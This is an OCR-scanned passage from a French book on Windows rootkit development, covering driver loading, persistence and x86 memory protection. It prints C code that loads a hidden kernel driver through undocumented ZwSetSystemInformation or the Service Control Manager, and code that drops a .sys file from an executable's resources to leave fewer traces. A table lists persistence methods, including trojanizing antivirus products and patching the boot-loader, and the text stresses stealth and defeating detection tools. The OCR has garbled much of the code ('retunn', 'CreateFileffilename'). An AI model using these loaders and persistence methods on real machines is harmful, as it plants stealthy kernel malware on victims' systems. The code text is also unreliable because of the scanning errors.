    SYSTEM_LOAD_AND_CALL_IMAGE GregsImage;
    WCHAR daPath[] = L"\\??\\C:\\MIGBOT.SYS";
    //////////////////////////////////////////////////////////
    // Récupère le point d'entrée de la DLL
    //////////////////////////////////////////////////////////
    ///////  if(!(RtlInitUnicodeString = (RTLINITUNICODESTRING)
         GetProcAddress( GetModuleHandle("ntdll.dll")
                         ,"RtlInitUnicodeString"
                         )))
```

```
        {
              retunn false;
        }
        if(!(ZwSetSystemlnformation = (ZWSETSYSTEMINFORMATION)
                                              GetProcAddress(
                                              GetModuleHandle("ntdll.dll")
                                              ,"ZwSetSystemlnformation" )))
        {
              retunn false;
        }
        RtllnitUnicodeString(&(GregsImage.ModuleName), daPath);
        if(!NT_SUCCESS(
                          ZwSetSystemlnformation(SystemLoadAndCallImage,
                                                       &GregsImage,
        sizeof(SYSTEM_LOAD_AND_CALL_IMAGE))))
        {
              return false;
        }
        return true;
  }
```

Ce code est exécuté à partir du mode utilisateur et s'attend à ce que le fichier . sys soit C: \migbot. sys.

Migbot n'inclut pas de mécanisme de déchargement et ne peut donc être déchargé qu'au redémarrage de la machine. L'intérêt de cette approche est qu'elle peut offrir davantage de furtivité que des protocoles plus établis. L'inconvénient est qu'elle complique la conception du rootkit. Elle convient bien pour Migbot, mais pour des rootkits plus complexes avec de nombreux hooks elle imposerait une surcharge de code trop importante.

Approche recommandée

La méthode établie et correcte pour charger un driver consiste à utiliser le gestionnaire SCM *(Service Control Manager*), lequel entraîne la création de clés de registre. Avec cette approche, le driver n'est pas paginable, ce qui signifie que vos fonctions de callback, vos fonctions de gestion des IRP et tout autre code important ne risquent pas d'être paginés et ne causeront donc pas d'écran bleu, ce qui est préférable.

L'exemple de code suivant permet de charger n'importe quel driver d'après son nom *via* SCM. Il enregistre d'abord le driver puis le lance. Vous pouvez reprendre ce code dans votre programme de chargement si vous le souhaitez :

```
  bool _util_load_sysfile(char *theDriverName)
  {
```

```
char aPath[1024];
 char aCurrentDirectory[515];
 SCJHANDLE sh = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS); if (
 ! s h )
 {
     return false;
 }
 GetCurrentDirectory( 512, aCurrentDirectory) ;
 _snprintf(aPath,
            1022,
            "%s\\%s.sys",
            aCurrentDirectory,
            theDriverName) ;
 printf("loading %s\n", aPath);
 SC_HANDLE rh = CreateService(sh,
                                theDriverName,
                                theDriverName,
                                SERVICE_ALL_ACCESS,
                                SERVICE_KERNEL_DRIVER,
                                SERVICE_DEMAND_START,
                                SERVICE_ERROR_NORMAL,
                                aPath,
                                NULL,
                                NULL,
                                NULL,
                                NULL,
                                NULL);
 if ( ! rh)
 {
     if (GetLastError() == ERROR_SERVICE_EXISTS)
     {
         // Le service existe
         rh = OpenService(sh,
                             theDriverName,
                             SERVICE_ALL_ACCESS);
         if(!rh)
         {
             CloseServiceHandle(sh);
             return false;
         }
     }
     else
     {
         CloseServiceHandle(sh) ;
         return false;
     }
 }
 // Démarre les drivers if(rh)
 {
     if(0 == StartService(rh, 0, NULL))
```

```
            {
                if(ERROR_SERVICE_ALREADY_RUNNING == GetLastError())
                {
                    // Pas de réel problème
                }
                else
                {
                    CloseServiceHandle(sh);
                    CloseServiceHandle(rh);
                    return false;
                }
            }
            CloseServiceHandle(sh);
            CloseServiceHandle(rh);
        }
        return true;
    }
```

Vous disposez à présent de deux méthodes pour charger votre driver ou rootkit dans la mémoire du noyau. Toute la puissance du système d'exploitation est maintenant entre vos mains !

La section suivante décrit comment utiliser un seul fichier, une fois que vous avez accès à un système, pour contenir à la fois la portion utilisateur et la portion noyau du rootkit. Le fait d'employer un seul fichier au lieu de deux permet de laisser moins de traces sur le système de fichiers ou lors de la traversée du réseau.

Décompression du fichier .sys à partir d'une ressource

Les fichiers exécutables au format PE *(Portable Exécutable*) de Windows peuvent comprendre plusieurs sections, chacune d'elles pouvant être considérée comme un dossier. Ceci permet au développeur d'y inclure divers objets, tels que des fichiers graphiques. N'importe quel objet binaire peut être inclus, y compris d'autres fichiers. Par exemple, un tel exécutable pourrait contenir à la fois un fichier .sys et un fichier de configuration avec des paramètres de démarrage pour le rootkit. Un attaquant ingénieux pourrait même créer un utilitaire qui définit des options de configuration "à la volée" avant de tirer parti d'un exploit avec le rootkit.

L'exemple suivant illustre comment accéder à une ressource nommée dans un fichier PE et réaliser ensuite une copie de cette ressource sous la forme d'un fichier sur le disque dur. Malgré l'emploi du terme "decompress" dans le code, sachez que

le fichier est simplement extrait et pas véritablement décompressé puisqu'il n'a pas été compressé.

```
//-------------------------------------------------------
// Build d'un fichier .sys sur disque à partir d'une ressource
// -------------------------------------------------------
bool _util_decompress_sysfile(char *theResourceName)
{
    HRSRC aResourceH;
    HGLOBAL   aResourceHGlobal;
    unsigned  char  *  aFilePtr;
    unsigned long aFileSize;
    HANDLE file_handle;
```

L'appel API de `FindResource` subséquent sert à obtenir un handle sur le fichier imbriqué. Une ressource possède un type, ici `BINARY`, et un nom :

```
////////////////////////////////////////////////////////////
///
// Localise une ressource nommée dans le fichier .EXE courant
////////////////////////////////////////////////////////////
/////////  aResourceH = FindResource(NULL, theResourceName, "BINARY");
if(!aResourceH)
{
    return false;
}
```

L'étape suivante consiste à invoquer `LoadResource` qui retourne un handle que nous utiliserons dans des appels subséquents :

```
aResourceHGlobal = LoadResource(NULL, aResourceH); if(!aResourceHGlobal)
{
    return false;

}
```

En invoquant `SizeOf Resource`, nous obtenons la longueur du fichier imbriqué :

```
aFileSize = SizeofResource(NULL, aResourceH);
aFilePtr = (unsigned char *)LockResource(aResourceHGlobal);
if(!aFilePtr)
{
    return false;
}
```

La boucle suivante copie simplement le fichier imbriqué dans un fichier sur le disque dur, en utilisant le nom de la ressource comme nom de fichier. En supposant

que la ressource se nomme "test", le fichier résultant s'appellerait `Test. sys.` Ainsi, une ressource imbriquée peut devenir un driver :

```
char _filename[64];
snprintf(_filename, 62, "%s.sys", theResourceName);
file_handle = CreateFileffilename,
                             FILE_ALL_ACCESS,
                             0,
                             NULL,
                             CREATE_ALWAYS,
                             0,
                             NULL);
if(INVALID_HANDLE_VALUE == file_handle)
{
    int err = GetLastError();
    if( (ERROR_ALREADY_EXISTS == err) || (32 == err))
    {
        // Pas d'inquiétude, le fichier existe et
        // peut être verrouillé en raison de l'exécutable.
        return true;
    >
    printf("%s decompress error %d\n", _filename, err);
    return false;
}
// Boucle while pour écrire la ressource sur disque while(aFileSize--)
{
    unsigned long numWritten;
    WriteFile(file_handle, aFilePtr, 1, &numWritten, NULL); aFilePtr++;
}
CloseHandle(file_handle); return true;
}
```

Après qu'un fichier `. sys` a été décompressé sur disque, il peut être chargé à l'aide d'une des deux méthodes de chargement de rootkit vues précédemment. Nous allons maintenant aborder quelques stratégies permettant de charger un rootkit lors du démarrage.

Comment survivre à la réinitialisation

Le driver du rootkit doit être chargé lors du démarrage du système. De manière générale, de nombreux composants logiciels doivent être chargés à ce moment. Dès lors que le rootkit est lié à un des événements listés au Tableau 2.2, il sera chargé.

Tableau 2.2 : Quelques approches pour charger un rootkit au démarrage

Emploi de la clé de registre Run	La clé Run (et ses dérivés) peut être utilisée pour charger n'importe quel programme lors du démarrage. Ce programme peut décompresser le rootkit et le charger. Tous les scanners de virus vérifient cette clé, aussi cette approche est-elle très risquée. Une fois chargé, le rootkit peut toutefois dissimuler la valeur de clé afin de ne pas être détecté.
Emploi d'un cheval de Troie ou d'un fichier infecté	N'importe quel fichier . sys ou exécutable devant être chargé au démarrage peut être remplacé, ou bien le code de chargement peut-il être inséré de la même manière qu'un virus infecte un fichier. Ironiquement, les antivirus et produits de sécurité font partie des cibles idéales. Un produit de sécurité démarre typiquement en même temps que le système. Une DLL troyenne pourrait être insérée dans le chemin de recherche, ou bien une DLL existante pourrait-elle simplement être remplacée ou infectée.
Emploi de fichier . ini	Les fichiers . ini peuvent être modifiés pour que des programmes soient exécutés. De nombreux programmes possèdent des fichiers d'initialisation qui peuvent exécuter des commandes au démarrage ou spécifier des DLL à charger. Un tel fichier est win. ini.
Enregistrement en tant que driver	Le rootkit peut s'enregistrer lui-même en tant de driver chargé au démarrage, ce qui implique la création d'une clé de registre. Là encore, la clé peut être dissimulée une fois le rootkit chargé.

Tableau 2.2 : Quelques approches pour charger un rootkit au démarrage *(suite)*

Enregistrement en tant que add-on pour une application existante	Une des approches préférées des logiciels espions *(spyware)* consiste à ajouter une extension à une application de navigation Web (par exemple sous la forme d'une barre d'outils) qui sera chargée en même temps que cette dernière. Cette méthode requiert que l'application soit lancée mais, s'il y a de fortes de chances que cela se produise avant que le rootkit ne doive être activé, il s'agit d'une approche efficace. L'inconvénient est qu'il existe de nombreux scanners d'adwares capables de détecter de telles extensions.
Modification du noyau sur disque	Le noyau peut directement être modifié et enregistré sur disque. Il suffit de quelques changements apportés au boot-loader pour que le contrôle d'intégrité par total de contrôle (i*checksum*) du noyau réussisse. Cette méthode peut être très efficace puisque le noyau est modifié de façon permanente et aucun driver ne doit être enregistré.
Modification du boot-loader	Le boot-loader peut être modifié pour appliquer des patchs au noyau avant qu'il ne soit chargé. Un avantage est que le noyau semblera intact si le système est analysé hors ligne. L'inconvénient est qu'une telle modification peut être détectée avec les outils appropriés.

Cette liste n'est en aucun cas exhaustive, et il existe de nombreuses autres méthodes de chargement au démarrage. Avec un peu de créativité et de temps, vous devriez pouvoir en découvrir d'autres.

En conclusion

Ce chapitre a couvert les notions fondamentales du développement de drivers pour Windows. Nous avons décrit certaines des zones clés du noyau pouvant être ciblées. Nous avons expliqué en détail comment configurer l'environnement de développement et les outils requis pour faciliter l'élaboration du rootkit. Nous avons exposé les exigences de base liées au chargement, au déchargement et au lancement d'un

driver. Et nous avons évoqué les méthodes de déploiement d'un driver et comment le charger au démarrage du système.

Les sujets traités dans ce chapitre sont essentiels afin de pouvoir écrire des root- kits pour Windows. A ce stade, vous devriez être capable d'écrire un simple rootkit "Hello World!", le charger dans le noyau et le décharger. Vous devriez aussi pouvoir écrire un programme en mode utilisateur pouvant communiquer avec un driver en mode noyau.

Dans les chapitres suivants, nous explorerons plus avant les rouages du noyau et le matériel sous-jacent qui soutient tous les programmes. En commençant par les structures de bas niveau, vous acquerrez la compréhension correcte qui vous permettra d'assimiler et de synthétiser les connaissances relatives aux éléments des niveaux supérieurs. C'est ainsi que vous deviendrez un maître des rootkits.

3

Le niveau matériel

Un anneau pour les gouverner tous, un anneau pour les trouver, un anneau pour les amener tous et dans les ténèbres les lier.

- *Le Seigneur des Anneaux,* J. R. R. Tolkien

Le logiciel et le matériel opèrent de conserve. Le second sans le premier ne serait que de la silicone sans vie, et le premier ne peut exister seul. Le logiciel sert à piloter l'ordinateur, mais c'est le matériel qui en sous-tend l'implémentation.

Le matériel forme de plus l'ultime rempart protégeant le logiciel, une cuirasse sans laquelle celui-ci serait totalement vulnérable. Beaucoup de textes ont traité du développement logiciel sans toutefois jamais aborder le niveau matériel. Ceci est acceptable dans le cas d'applications d'entreprise, mais pas envisageable pour un développeur de rootkits qui doit se confronter à des problèmes divers, tels que faire usage de rétro-ingénierie, programmer en langage assembleur et comprendre les mécanismes d'attaques hautement techniques. Une bonne compréhension du niveau matériel vous aidera à faire face à ces difficultés. Dans les prochains chapitres, vous rencontrerez des concepts et des exemples de code qui supposent une compréhension fondamentale de ce niveau. Nous vous encourageons donc à lire le présent chapitre avant de poursuivre.

Au final, tous les contrôles d'accès sont implémentés au niveau matériel. Par exemple, le principe de séparation des processus est appliqué au moyen d'anneaux dans l'architecture du microprocesseur Intel x86. Si les processeurs Intel ne possédaient pas de mécanismes de contrôle d'accès à la mémoire, ce serait considérer tous les logiciels actifs sur un système comme étant fiables. Un programme fautif qui planterait, par exemple, aurait alors le potentiel d'entraîner dans sa chute tout le système. Tout programme pourrait aussi accéder en lecture/écriture au matériel ou à n'importe quel fichier ou même modifier l'espace mémoire d'un autre processus. Ce sont des problèmes qui peuvent même vous sembler familiers, n'est-ce pas ? Même si les processeurs Intel étaient déjà dotés depuis de nombreuses années de fonctionnalités de sécurité, Microsoft n'en a pas tiré parti avant l'introduction de son système d'exploitation Windows NT.

Dans ce chapitre, nous étudierons les mécanismes matériels qui sous-tendent la sécurité des accès mémoire dans l'environnement Windows. Nous commencerons par les mécanismes de contrôle d'accès disponibles dans la famille de processeurs x86. Nous verrons ensuite de quelle manière ceux-ci gèrent l'ensemble des activités au moyen de tables de référence. Nous traiterons également des registres de contrôle et, plus yimportant encore, de la façon dont les pages mémoire fonctionnent.

Anneau zéro

La famille de CPU x86 d'Intel emploie un concept d'*anneaux* pour assurer le contrôle des accès à la mémoire, numérotés de 0 à 3, où le numéro le plus faible confère les droits les plus élevés. Ces anneaux sont représentés en interne par un nombre car les processeurs ne possèdent pas réellement d'anneaux physiques.

Tout le code du noyau Windows opère dans l'anneau 0. Par conséquent, les rootkits en mode noyau sont aussi actifs à ce niveau. Les programmes en mode utilisateur, c'est-à-dire ne s'exécutant pas dans le noyau (tel votre tableur préféré), sont dits fonctionner dans l'anneau 3. Beaucoup de systèmes d'exploitation tournant sur les processeurs x86, y compris Windows et Linux, ne tirent parti que des anneaux 0 et 3 et n'emploient donc pas les anneaux 1 et 2[1].

Le processeur se charge de suivre le niveau de privilège accordé à chaque programme et à la mémoire associée et de faire respecter les restrictions d'accès

1. Bien que les anneaux 1 et 2 puissent être utilisés, l'architecture du système Windows ne les requiert pas.

inter-anneaux. Chaque programme reçoit en principe un numéro d'anneau et ne peut accéder à un anneau de niveau inférieur. En l'occurrence, un programme d'anneau 3 ne pourra accéder aux éléments d'un programme d'anneau 0. En cas de tentative d'accès non conforme, le processeur génère une interruption et, dans la plupart des cas, l'accès est interdit par le système d'exploitation. La tentative pourra même résulter en la fermeture du programme fautif.

Sous le capot, il existe une certaine quantité de code pour assurer ce contrôle. Il y a aussi du code qui autorise un programme à accéder à des éléments d'un anneau inférieur dans des circonstances particulières. Par exemple, le chargement d'un driver d'imprimante dans le noyau nécessite qu'un programme administrateur (d'anneau 3) puisse accéder aux drivers déjà chargés (d'anneau 0). Donc, une fois chargé, un driver ou un rootkit peut s'exécuter dans l'anneau 0 en étant libéré des restrictions d'accès.

De nombreux outils aptes à détecter les rootkits sont actifs en tant que programmes d'administrateur d'anneau 3. Un développeur de rootkit doit comprendre comment tirer parti du niveau de privilèges supérieur dont bénéficiera son rootkit par rapport à l'outil de l'administrateur. Le rootkit peut, par exemple, utiliser cette caractéristique pour tenter d'échapper à l'outil ou de le rendre inopérant. De plus, un rootkit est généralement installé au moyen d'un petit programme de chargement, ou loader (introduit au Chapitre 2), fonctionnant avec des droits d'anneau 3. Pour pouvoir charger le rootkit dans le noyau, le chargeur emploie une fonction spéciale qui lui permet d'accéder à l'anneau 0.

La Ligure 3.1 illustre le concept d'anneaux de l'architecture x86 d'Intel et les niveaux d'exécution des programmes en mode utilisateur ou noyau.




Figure 3.1
Les anneaux des processeurs Intel x86.

Outre les restrictions d'accès à la mémoire, il existe d'autres fonctions de sécurité et certaines instructions privilégiées ne peuvent être utilisées que dans l'anneau 0. Elles servent généralement à modifier le comportement du processeur ou pour accéder directement au matériel. C'est le cas, par exemple, des instructions x86 suivantes :

- `CLI`. Stoppe le traitement des interruptions (pour le processeur en cours).
- `STI`. Démarre le traitement des interruptions (pour le processeur en cours). *s*

IN. Lit des données depuis un port matériel.

B `OUT`. Ecrit des données vers un port matériel.

Le fonctionnement d'un rootkit dans l'anneau 0 procure de nombreux avantages en terme de fonctionnalités. Un tel rootkit peut manipuler le matériel mais aussi l'environnement dans lequel les autres programmes fonctionnent, ce qui est essentiel pour préserver sa furtivité.

Maintenant que vous savez comment un processeur assure le contrôle des accès à la mémoire, examinons comment il gère certaines données importantes.

De l'importance des tables

Outre la gestion des anneaux, le processeur est aussi responsable de nombreuses autres activités. Par exemple, il doit décider de ce qu'il faut faire lorsqu'une interruption est émise, lorsqu'un programme plante, lorsqu'un composant matériel se manifeste, lorsqu'un programme utilisateur tente de communiquer avec le programme du noyau ou lors du changement de contexte d'un thread pour un programme multithread. Certes, le code du système d'exploitation se charge de telles activités, mais le processeur les traite toujours en premier.

Pour chaque événement important, le processeur doit déterminer la routine en charge. Puisque chaque routine est active en mémoire, le processeur doit connaître son adresse ou, plutôt, savoir comment la *trouver*. Puisqu'il ne peut conserver toutes les adresses de routines en interne, il doit se les procurer ailleurs. Il emploie à cette fin des tables d'adresses. Lorsqu'un événement se produit, telle une interruption, il recherche l'événement dans une table de référence et trouve l'adresse de la routine, ou gestionnaire, chargée de son traitement. La seule information dont le

processeur a besoin pour effectuer cette recherche est l'adresse de base de chaque table en mémoire.

Il existe plusieurs tables importantes :

H la table globale de descripteurs, ou GDT (*Global Descriptor Table),* pour le mapping (mise en correspondance) d'adresses ;

a les tables locales de descripteurs, ou LDT (*Local Descriptor Table),* pour le mapping d'adresses ;

■ le répertoire de (tables de) pages mémoire *{Page Directory),* pour le mapping d'adresses ;

B la table de descripteurs d'interruptions, ou IDT (*Interrupt Descriptor Table),* pour localiser les gestionnaires d'interruptions.

Outre ces tables, il existe d'autres tables gérées directement par le système d'exploitation. Etant donné qu'elles ne sont pas directement supportées par le processeur, le système d'exploitation fait appel à des fonctions spéciales pour les gérer. Une table importante est par exemplela table de distribution des services système, ou SSDT *{System Service Dispatch Table),* que Windows utilise pour traiter les appels système.

Ces tables sont employées de diverses façons que nous aurons l'occasion d'explorer dans les sections suivantes. Nous verrons aussi de quelle façon un développeur de rootkit peut les modifier pour préserver sa furtivité ou intercepter des données.

Pages mémoire

Tout l'espace mémoire est divisé en pages, à l'instar d'un livre. Chaque page ne peut contenir qu'un certain nombre de caractères. Chaque processus utilise une table distincte pour localiser ces pages mémoire.

Imaginez que la mémoire soit comme une bibliothèque géante où chaque processus possède son propre catalogue de référence, une table particulière qui lui donne une "vue" de la mémoire unique et différente de celle de chaque autre processus. Ainsi, deux processus peuvent lire une même adresse dite virtuelle, par exemple `0x00401122`, et obtenir des valeurs différentes situées à des adresses physiques différentes.

Les pages mémoire font l'objet d'un contrôle d'accès. En poursuivant avec la même analogie, imaginez que le processeur soit un bibliothécaire autoritaire qui autorise chaque processus à ne lire que quelques livres de la bibliothèque. Pour lire ou écrire dans une portion de la mémoire, un processus doit d'abord trouver le "livre" correct, puis la "page" exacte de la portion en question. Si le processeur n'approuve pas le livre ou la page demandés, l'accès est refusé.

La procédure de recherche d'une page est longue et complexe, et un contrôle d'accès est appliqué aux différentes étapes de la procédure. Le processeur vérifie si un processus peut accéder à un certain livre (le contrôle du *descripteur),* s'il peut accéder à un certain chapitre (le contrôle du *répertoire de pages*) et finalement s'il peut accéder à une certaine page du chapitre (le contrôle de *page).*

Un processus devra passer tous ces contrôles de sécurité avant d'être autorisé à accéder à une page mémoire et, même s'il y parvient, la page peut aussi être marquée en lecture seule. Le processus pourra alors lire la page, mais pas y écrire. C'est de cette manière que l'intégrité des données est préservée.

Les développeurs de rootkit se comportent tels des vandales dans la bibliothèque, gribouillant partout. Il est donc important d'approfondir vos connaissances sur l'altération des mécanismes de contrôle d'accès.

Les coulisses du contrôle d'accès

Lors de l'accès à une page mémoire, un processeur x86 réalise les contrôles suivants :

H **Contrôle de descripteur (ou de** *segment).* Il concerne l'accès à la table GDT et le contrôle du *descripteur de segment.* Le descripteur contient une valeur indiquant le niveau de privilèges, le DPL (*Descriptor Privilège Level).* Cette valeur représente le numéro d'anneau (de 0 à 3) requis par le processus demandeur. Si le niveau demandé est inférieur au niveau d'anneau actuel du processus - appelé parfois le niveau de privilèges actuel, ou CPL (*Current Privilège Level)* -, l'accès est refusé et le contrôle s'arrête là.

s **Contrôle de répertoire de pages.** Un bit utilisateur/superviseur sert au contrôle d'une table de pages entière, c'est-à-dire de toute une plage de pages mémoire. Si le bit est à 0, seuls des programmes de niveau "superviseur" (des anneaux 0,

1 et 2) peuvent accéder à la plage mémoire concernée. Si le processus appelant n'est pas de ce niveau, le contrôle s'arrête. Si le bit est à 1, tout programme peut accéder à la plage concernée.

B Contrôle de page. Ce contrôle est effectué pour une seule page mémoire et intervient si le contrôle de répertoire a réussi. A l'instar de ce dernier, un bit utilisateur/superviseur ayant la même signification est associé à chaque page.

Un processus peut accéder à une page mémoire que s'il passe tous les contrôles sans rencontrer de refus.

La famille de systèmes d'exploitation Windows n'emploie pas vraiment le contrôle de descripteur. Au lieu de cela, le système s'appuie *uniquement* sur les anneaux 0 et 3, respectivement appelés parfois *mode noyau* et *mode utilisateur*. Ceci permet au bit utilisateur/superviseur de contrôle de table de pages d'effectuer seul le contrôle d'accès. Les programmes en mode noyau, d'anneau 0, peuvent toujours accéder à la mémoire alors que ceux d'anneau 3 ne pourront accéder qu'aux pages marquées "utilisateur".

La Figure 3.2 illustre un dump de la GDT (dans Soflce) dans Windows 2000. On y voit le niveau de privilège (DPL) de chaque entrée. Les quatre premières entrées (08, 10, IB et 23) englobent la totalité de la plage mémoire pour les données et le code et pour les programmes des anneaux 0 et 3. Le résultat est que la GDT ne fournit ici aucune sécurité pour le système. La sécurité doit être appliquée "en aval" dans les tables de pages. Pour comprendre cela dans le détail, vous devez d'abord apprendre comment une adresse de mémoire virtuelle est traduite en adresse physique. Ce sera l'objet de la prochaine section.

```
Se 1 . "gpe- - - -Base — —L imi t -  -DPL—-A-t.tr i butes
GDTbase=80036000 Limit=03FF
0008   Code32     00000000  FFFFFFFF   0      P    RE
0010   Data32     00000000  FFFFFFFF   0      P    RW
001B   Code32     00000000  FFFFFFFF   3      P    RE
00Z3   Data32     00000000  FFFFFFFF   3      P    RW
0028   TSS32      802A9000  000020AB   0      P    B
0030   Data32     FFDFF000  00001FFF   0      P    RW
003 B  Data32     00000000  00000FFF   3      P    RW
0043B  Data16     00000400  0000FFFF   3      P    RW
```

Figure 3.2
La GDT sous Windows 2000.

Pagination mémoire et traduction d'adresse

Le mécanisme de protection de la mémoire n'est pas utilisé que pour la sécurité. La plupart des systèmes d'exploitation actuels emploient le concept de mémoire virtuelle. Ceci permet à chaque programme actif d'avoir son propre espace d'adressage, d'une part, et de pouvoir disposer d'un espace mémoire supérieur à la mémoire physique, ou RAM, disponible, d'autre part. Par exemple, un ordinateur avec 256 Mo de RAM ne limitera pas chaque programme à seulement 256 Mo de mémoire. Un programme peut facilement utiliser 1 Go de mémoire s'il le souhaite : la mémoire supplémentaire est simplement stockée sur disque dans un fichier appelé fichier d'échange *(swap file*) ou fichier de pagination *(paging file).* Grâce à la mémoire virtuelle, plusieurs processus peuvent continuer à s'exécuter simultanément, chacun avec son propre espace d'adressage, même lorsque la mémoire totale consommée excède la quantité de RAM installée.

Les pages de mémoire peuvent être marquées comme ayant été "paginées" vers le disque *{page out),* c'est-à-dire déplacées de la mémoire vive vers le fichier d'échange sur disque. Lorsqu'une de ces pages est demandée par un processus, une interruption se produit. Le gestionnaire d'interruption se charge alors de lire la page pour la replacer en mémoire *(page in).* Dans la plupart des systèmes, seul un faible pourcentage de la mémoire physique totale est autorisé à être paginé sur disque à quelque moment que ce soit. Un ordinateur ne possédant que peu de RAM aura un gros fichier de pagination qui fera l'objet de nombreux accès en lecture et écriture. A l'inverse, davantage de RAM signifie moins d'accès au fichier.

Lorsqu'un processus souhaite accéder à une page mémoire, il doit en spécifier l'adresse virtuelle, qui doit être *traduite* en adresse physique. C'est une étape importante car l'adresse utilisée par le processus n'est *pas* la même que l'adresse réelle de l'emplacement mémoire où sont stockées les données. Une routine de traduction est chargée de cette opération.

Par exemple, imaginez que `Notepad.exe` souhaite obtenir un contenu en mémoire situé à l'adresse virtuelle `0x0041 FF10,` comme lors d'une instruction `mov eax, 0x0041 FF10.` Cette adresse pourrait, par exemple, être traduite en adresse physique

`0x01 EE2F10` et c'est la valeur résidant sur cet emplacement qui sera placée dans `le` registre `EAX` (voir Figure 3.3).




Figure 3.3
Traduction d'adresse pour une instruction mov.

Recherche dans une table de pages mémoire

La traduction d'adresses virtuelles est gérée au moyen d'une table spéciale appelée *répertoire de tables de pages,* ou *répertoire de pages.* Un processeur `x86` Intel conserve dans un registre spécial appelé `CR3` un pointeur vers ce répertoire. Il s'agit d'un tableau (*array*) de 1 024 entrées de 32 bits. Chacune de ces entrées représente l'adresse de base d'une table de pages et contient un bit de statut indiquant si la table est présente ou non en mémoire physique. Ce sera à partir d'une telle table qu'une adresse physique de page peut être obtenue (voir Figure 3.4).

La Figure 3.4 illustre les différentes structures qui sont utilisées lors de la recherche d'une adresse physique. L'adresse virtuelle spécifiée est divisée en trois parties, chacune contenant un index de positionnement dans la structure qui est lue. La Figure 3.5 illustre le rôle de ces parties.




Figure 3.4
Trouver une page dans la mémoire.

31 22	21 12	11 0
Index de répertoire de pages (1 024 valeurs possibles)	Index de table de pages (1 024 valeurs possibles)	Emplacement dans la page (4 096 valeurs possibles)

Figure 3.5
Les différentes parties d'une adresse virtuelle[1].

1. Si la page est marquée en tant que page de 4 Mo, les bits 22-31 spécifient l'adresse de base de la page physique, et les bits 0-21 indiquent l'offset au sein de la page.

Les étapes suivantes sont réalisées par le système d'exploitation et le processeur lors de la traduction d'une adresse virtuelle en adresse physique :

H Le processeur consulte le registre `CR3` pour trouver l'adresse de base du répertoire de tables de pages.

■ L'adresse virtuelle est divisée en trois parties, comme nous l'avons vu à la Figure 3.5.

S Les 10 derniers bits (de poids fort) sont utilisés pour trouver l'entrée de répertoire de tables de pages voulue (voir Figure 3.4).

H L'entrée de répertoire lue donne l'emplacement de la table de pages requise en mémoire.

B Les 10 bits de la portion centrale de l'adresse virtuelle sont utilisés pour trouver l'entrée voulue dans la table de pages (voir Figure 3.4).

» L'entrée de la table de pages donne l'emplacement physique de la page recherchée, parfois appelé *Page-Frame* ou PFN *(Page Frame Number)*.

